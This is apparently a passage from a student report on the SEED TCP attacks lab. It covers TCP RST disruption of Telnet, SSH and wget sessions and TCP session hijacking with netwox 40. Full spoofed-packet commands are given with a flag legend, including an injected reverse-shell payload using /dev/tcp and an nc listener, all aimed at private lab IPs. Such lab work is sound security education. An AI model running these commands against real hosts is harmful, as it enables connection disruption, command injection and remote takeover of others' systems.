


Figure 14: Connection break

As demonstrated in Figure 14, typing a single character " ` " is sufficient to break the connection between the two endpoints, indicated by the string "Connection closed by the foreign host."

The same attack is tried on an SSH connection. SSH is an acronym for **S**ecure **SH**ell, which allows for encrypted information to be sent over an unsecured channel, which is an extension of Telnet.

On first connection using SSH, an ECDSA key fingerprint from the server must be accepted to establish trust between the endpoints before a secure connection can be established. The following code is used to login to the endpoint and this process is reflected below.

```
$ ssh seed@192.168.43.157
```




Figure 15: Acceptance of SSH key and login

The disruption of the network connection is repeated using the same technique as the Telnet task as previously done, and the result is shown in Figure 16.




Figure 16: SSH Connection Terminated

4.4 TCP RST Attacks on Video Streaming Applications

The same attack as done in the previous task can be extended to video streaming applications. This can be done to disrupt the TCP sessions between any user and the respective server. To initiate the attack, a large video (approximately 5GB) is placed on the server at the location `/var/www/vid/` where the video can be viewed via a web browser with reference to the IP address of the server (`http://192.168.43.157/vid/2k10game.avi`).

However, if the attack is done while the video is playing in the browser, the disruption may not be immediate due to the buffering. To simplify the task, we use `wget` to emulate the transfer of the video data via TCP connections (TCP port 80).

To start the transfer of the video from the server to the user, the following command can be used.

```
$ wget -O ./Desktop/vid.avi http://192.168.43.157/vid/2k10game.avi
```

By executing the command, (multiple) TCP connections between the endpoints will be established and transferring will occur. Figure 17 shows the transferring of the video using TCP connections via Terminal.

```
Terminal
[07/01/2018 22:24] seed@ubuntu:~$ wget -O /home/seed/Desktop/2k10game.avi http:/
/192.168.43.157/vid/2k10game.avi
--2018-07-01 22:24:03--  http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5567539130 (5.2G) [video/x-msvideo]
Saving to: `/home/seed/Desktop/2k10game.avi'

 9% [==>                                   ] 526,513,576 35.4M/s  eta 2m 5s
```

Figure 17: TCP Connections via `wget`

If the attacker executes the command to disrupt the TCP connections, the user will eventually realise that the video will be interrupted and a refreshing of the browser will not re-establish the connection, permanently disabling the channel between the user and the server. Figure 18 shows the attempt to connect from the user's side after an attacker has used `netwox` to reset the TCP packets.

```
Terminal
[07/01/2018 22:24] seed@ubuntu:~$ wget -O /home/seed/Desktop/2k10game.avi http:/
/192.168.43.157/vid/2k10game.avi
--2018-07-01 22:24:03--  http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5567539130 (5.2G) [video/x-msvideo]
Saving to: `/home/seed/Desktop/2k10game.avi'

54% [====================>                ] 3,049,970,512 62.8M/s   in 63s

2018-07-01 22:25:06 (46.1 MB/s) - Read error at byte 3049970512/5567539130 (Conn
ection reset by peer). Retrying.

--2018-07-01 22:25:07--  (try: 2)  http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... Read error (Connection reset by peer) in
 headers.
Retrying.

--2018-07-01 22:25:09--  (try: 3)  http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... Read error (Connection reset by peer) in
 headers.
Retrying.

--2018-07-01 22:25:12--  (try: 4)  http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... Read error (Connection reset by peer) in
 headers.
Retrying.

--2018-07-01 22:25:16--  (try: 5)  http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... failed: Connection reset by peer.
Retrying.
```

Figure 18: TCP disruption on Video Streaming

We can also see that interruption of the connection, there is no transfer of any data. This makes it useful for legitimate uses such as a corporate firewall.

4.5 TCP Session Hijacking


This task will involve the hijacking of a TCP session to compromise an established connection. It can be used to inject malicious code to either endpoint and compromising the integrity of the systems. `Netwox 40` will be used in this task to spoof TCP packets.

Before attempting to spoof any packets, the IP addresses and the TCP port numbers of both endpoints must be known. Wireshark can be used to listen to the packets on the local network.

To start capturing the required packets, a Telnet connection needs to be established. A Terminal is opened and the Telnet command is executed. As the Virtual Machines might have other programs that are transmitting packets to endpoints over the internet, it is significantly useful to display the captured packets with the required relevant information. As most of the details are already known from the previous sections, the following expression can be used to filter the packets.

```
(ip.addr==192.168.43.157 || ip.addr==192.168.43.154)&& tcp.port==23
```

The filter above will only display packets that are being sent between the user and the server with reference to Telnet (TCP Port 23). Figure 19 shows the filtered display with the required packets that will be used for analysis later.



Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
112	2018-06-21 10:46:00.4	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=30 Ack=169 Win=152 Len=0 TSval=59268816 TSecr=160352265
113	2018-06-21 10:46:01.1	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
114	2018-06-21 10:46:01.2	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=31 Win=227 Len=0 TSval=160352442 TSecr=59268983
115	2018-06-21 10:46:01.2	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
116	2018-06-21 10:46:01.2	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=32 Win=227 Len=0 TSval=160352463 TSecr=59269013
117	2018-06-21 10:46:01.3	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
118	2018-06-21 10:46:01.3	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=33 Win=227 Len=0 TSval=160352485 TSecr=59269036
119	2018-06-21 10:46:01.6	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
120	2018-06-21 10:46:01.6	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=34 Win=227 Len=0 TSval=160352546 TSecr=59269097
121	2018-06-21 10:46:01.7	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
122	2018-06-21 10:46:01.7	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=35 Win=227 Len=0 TSval=160352590 TSecr=59269141
123	2018-06-21 10:46:01.9	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
124	2018-06-21 10:46:01.9	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=36 Win=227 Len=0 TSval=160352625 TSecr=59269176
125	2018-06-21 10:46:02.0	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
126	2018-06-21 10:46:02.0	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=37 Win=227 Len=0 TSval=160352643 TSecr=59269194
127	2018-06-21 10:46:02.0	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
128	2018-06-21 10:46:02.0	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=38 Win=227 Len=0 TSval=160352660 TSecr=59269211
129	2018-06-21 10:46:02.1	192.168.43.154	192.168.43.157	TELNET	68	Telnet Data ...
130	2018-06-21 10:46:02.1	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=40 Win=227 Len=0 TSval=160352688 TSecr=59269239
131	2018-06-21 10:46:02.1	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
132	2018-06-21 10:46:02.1	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=171 Win=152 Len=0 TSval=59269239 TSecr=160352688
133	2018-06-21 10:46:02.3	192.168.43.157	192.168.43.154	TELNET	135	Telnet Data ...
134	2018-06-21 10:46:02.3	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=240 Win=152 Len=0 TSval=59269276 TSecr=160352725
135	2018-06-21 10:46:02.3	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
136	2018-06-21 10:46:02.3	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=242 Win=152 Len=0 TSval=59269276 TSecr=160352725
137	2018-06-21 10:46:03.5	192.168.43.157	192.168.43.154	TELNET	129	Telnet Data ...
138	2018-06-21 10:46:03.5	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=305 Win=152 Len=0 TSval=59269568 TSecr=160353017
139	2018-06-21 10:46:03.5	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
140	2018-06-21 10:46:03.5	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=307 Win=152 Len=0 TSval=59269569 TSecr=160353017
141	2018-06-21 10:46:03.5	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
142	2018-06-21 10:46:03.5	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=309 Win=152 Len=0 TSval=59269569 TSecr=160353018
143	2018-06-21 10:46:03.5	192.168.43.157	192.168.43.154	TELNET	109	Telnet Data ...
144	2018-06-21 10:46:03.5	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=352 Win=152 Len=0 TSval=59269569 TSecr=160353018
145	2018-06-21 10:46:03.5	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
146	2018-06-21 10:46:03.5	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=354 Win=152 Len=0 TSval=59269569 TSecr=160353018
147	2018-06-21 10:46:03.5	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
148	2018-06-21 10:46:03.5	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=356 Win=152 Len=0 TSval=59269569 TSecr=160353018
149	2018-06-21 10:46:03.5	192.168.43.157	192.168.43.154	TELNET	150	Telnet Data ...
150	2018-06-21 10:46:03.5	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=440 Win=152 Len=0 TSval=59269569 TSecr=160353018

Figure 19: Filtered Telnet Packets

Before proceeding, it is important to check if the filtered packets are those that are required for analysis. To do so, the stream can be analysed to determine the information that has been transmitted. In the case of Telnet, the transmission is across an unsecured channel with no encryption or hashing and can easily be read when analysing from Wireshark. Figure 20 displays how the username and password of the Telnet connection can be obtained when the option "Follow TCP Stream" is used on the correct stream of packets, which indicates the respective stream that is required for injecting arbitrary code later.




Figure 20: Telnet Details Revealed

It is also important to note that the sequence numbers (seqnum) and acknowledge numbers (acknum) are relative to the respective packets being transmitted and may not reflect the actual value. To change this, the option for relative sequence numbers is disabled. This can be done by right-clicking the TCP field in the packet, selecting protocol preferences and de-selecting the "Relative Sequence Numbers" option. Figure 21 provides a visual guide on where this option can be found on Wireshark (**Note:** Older Ethereal versions will have this option named as "Relative Sequence Numbers and Window Scaling).




Figure 21: Relative seqnum Option

By analysing specifically packets with the info “Telnet Data...”, it is immediately noticeable that each succeeding packet between both endpoints alternates the “Next sequence number” and “Acknowledgement number”. Figure 22 shows the different fields present in the TCP packet.




Figure 22: Telnet Packet Details

When using `netwox 40` to spoof packets, the packet fields can be preserved. Furthermore, it is of value to note that each Telnet data packet has a window size value that is not fixed from packet to packet. Therefore, it is worth trying a large value initially to see if the attack succeeds. The data that will be injected into the packet will be the command `ls`. To do so, the packet is constructed as such.

```
# netwox 40 -g -i 0 -k 6 -G "" -E 254 -l 192.168.43.154
```

```
-m 192.168.43.157 -o 49895 -p 23 -q 3167875908 -r 2853610514 -z
-A -H "'ls'0d0a" -j 64 -a "best"
```

Verbatim Code Legend:

1. `-g`: IPv4 Don't fragment (IPv4 Flag 0x2)
2. `-i 0`: IPv4 Fragment Offset
3. `-k 6`: IPv4 Protocol (TCP: 6)
4. `-G ""`: TCP Options (None as it is not required)
5. `-E 254`: TCP Window Size
6. `-l 192.168.43.154`: Source IP
7. `-m 192.168.43.157`: Destination IP
8. `-o 49895`: Source Port (From Wireshark)
9. `-p 23`: Destination Port (Telnet)
10. `-q 3167875908`: Seqnum (Acknum from previous packet)
11. `-r 2853610514`: Acknum (Next seqnum from previous packet)
12. `-z`: TCP Acknowledgement (TCP Flag 0x8)
13. `-A`: TCP Push (TCP Flag 0x10)
14. `-H "‘ls’0d0a"`: TCP Mixed Data (Hex value 0d0a denotes \r\n)
15. `-j 64`: IPv4 Time-To-Live (TTL)
16. `-a "best"`: IP spoofing initialisation type

When the packet injection is successful, Wireshark will capture the packet as a normal TELNET packet. Looking at the data field of the Telnet packet, the mixed data that was input previously can be seen. The server will reply with the relevant data from the `ls` command. However, the server has not yet received an `ACK` signal after the injected packet has been sent, prompting TCP Retransmission packets over the network. Figure 23 and 24 shows the data that was sent in the spoofed IP and the abnormal behaviour when the `ACK` signal was not sent timely back to the server.




Figure 23: Successful Injection of Arbitrary Code




Figure 24: Data Return & TCP Retransmission Packets

To solve the issue of the TCP Retransmission Packets, we use `netwox 40` again with the following code instead to send an `ACK` signal only.

```
# netwox 40 -g -i 0 -k 6 -G "" -E 254 -l 192.168.43.154
-m 192.168.43.157 -o 49895 -p 23 -q 3167875912 -r 2853611285 -z
-j 64 -a "best"
```

Looking at Wireshark again, after the `ACK` signal has been received, the server now returns the usual Terminal prompt, waiting for the user's input. The connection can be terminated by using the TCP RST flag `-B` or by using `netwox 78` as per the previous task.

4.6 Creating Reverse Shell Using TCP Session Hijacking

This task follows up on injecting arbitrary code into spoofed TCP packets by executing a reverse shell, ultimately allowing the attacker to take control of the server. To perform a reverse shell, the attacker will need to open a Terminal console to listen to an incoming connection. The following code performs the abovementioned task.

```
$ nc -l 9090 -v
```

Again, we use Wireshark to analyse the next seqnum and acknum on the Telnet Data packet. From Figure 25, we obtain the relevant details of the packet and execute the command to create a reverse shell.




Figure 25: Obtain Next seqnum & acknum

```
# netwox 40 -g -i 0 -k 6 -G "" -E 254 -l 192.168.43.154
-m 192.168.43.157 -o 49897 -p 23 -q 138267333 -r 688783074 -z -A
-H "'/bin/bash -i > /dev/tcp/192.168.43.156/9090 0<&1 2>&1'0d0a"
-j 64 -a "best"
```

The executed command redirects the bash shell to the attacker's Terminal console and the system is now vulnerable, as can be seen in Figure 26 where the `pwd` command reflects a different directory than when originally executed.




Figure 26: Reverse Shell Obtained